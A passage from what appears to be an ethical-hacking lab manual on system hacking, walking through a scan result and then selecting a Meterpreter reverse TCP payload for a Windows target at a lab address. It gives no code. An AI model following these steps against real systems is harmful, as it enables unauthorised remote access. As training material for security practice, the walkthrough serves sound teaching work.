
Module 06 – System Hacking

16. After the completion of scan, a **Message** pop-up appears, click **OK**.




17. Observe that the target host (**10.10.1.11**) appears on the screen, as shown in the screenshot.

Note: As it is known from the Intense scan that the target host is running a Windows OS, the Windows OS logo also appears in the host icon.




Module 06 – System Hacking

18. Now, from the left-hand pane, expand the **payload** node, and then navigate to **windows** → **meterpreter**; double-click **meterpreter_reverse_tcp**.

